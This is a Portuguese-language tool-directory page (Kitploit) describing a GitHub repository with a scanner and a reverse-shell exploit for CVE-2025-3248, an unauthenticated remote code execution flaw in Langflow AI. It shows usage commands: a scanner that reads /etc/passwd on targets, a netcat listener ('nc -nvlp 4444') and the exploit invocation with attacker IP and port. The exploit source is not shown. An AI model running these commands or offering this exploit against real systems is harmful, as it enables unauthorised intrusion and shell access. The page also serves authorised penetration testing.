
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
Ferramentas/GitHubGitHub/r0otk3r/cve-2025-3248
Scanners de VulnerabilidadesExploraçãoExploração de Aplicações WebTestes de PenetraçãoComando e ControleRed TeamingFerramenta de Acesso RemotoDesenvolvimento de Payloads
GitHubr0otk3r/cve-2025-3248

CVE-2025-3248

Scanner e exploit para CVE-2025-3248, uma RCE não autenticada no Langflow AI. Inclui um verificador de vulnerabilidades e um gerador de payloads de reverse shell para testes de segurança autorizados.

131há 1 anoAinda não revisado
Ver Repositório
Compartilhar

CVE-2025-3248: Langflow Execução Remota de Código (RCE) Não Autenticada

Este repositório contém dois scripts Python:

  • LangflowCheck.py: Um scanner que verifica instâncias Langflow AI vulneráveis ao CVE-2025-3248.
  • exploit.py: Um exploit funcional de reverse shell para alvos Langflow vulneráveis.

Resumo

CVE-2025-3248 é uma vulnerabilidade crítica no Langflow AI que permite que atacantes não autenticados executem código Python arbitrário remotamente por meio de um payload malicioso enviado para /api/v1/validate/code.


Arquivos

LangflowCheck.py


  • Verifica se um alvo é vulnerável tentando executar um payload inofensivo que lê /etc/passwd.
  • Pode escanear um único alvo ou uma lista de URLs.
  • Suporta a saída dos alvos vulneráveis para um arquivo.

exploit.py


  • Envia um payload de reverse shell para o endpoint vulnerável.
  • Requer o IP do atacante (lhost) e a porta do listener (lport).
  • Registra a atividade em exploit.log.
  • Suporta verificação do listener antes de enviar o payload.

Uso

1. Instalar Requisitos

pip install -r requirements.txt

2. Executar o Scanner de Vulnerabilidades

URL Única

python3 LangflowCheck.py --url http://target.com --output vulnerable_target.txt
1

Múltiplos Alvos

python3 LangflowCheck.py --file targets.txt --output vulnerable_targets.txt

tt

3. Explorar um Alvo


Primeiro, inicie um listener

sudo nc -nvlp 4444

l

Em seguida, execute o exploit:

python3 exploit.py --target http://target.com --lhost YOUR_IP --lport 4444
2

Você deve receber um shell se o alvo for vulnerável. root
⚠️ Aviso Legal

Este exploit é exclusivamente para fins educacionais e testes de segurança autorizados. Não o utilize contra sistemas que você não possui ou para os quais não tenha permissão explícita para testar.



Canais Oficiais

  • YouTube @rootctf
  • X @r0otk3r
Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    772
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    505
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    420
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    345
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    260
  • 6

    antifox

    antifox-ai/antifox

    Plataforma de testes de penetração autónoma com multiagentes de IA que executa reconhecimento, descoberta de superfície de ataque, validação de exploração e entrega de relatórios com evidências.

    251

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →



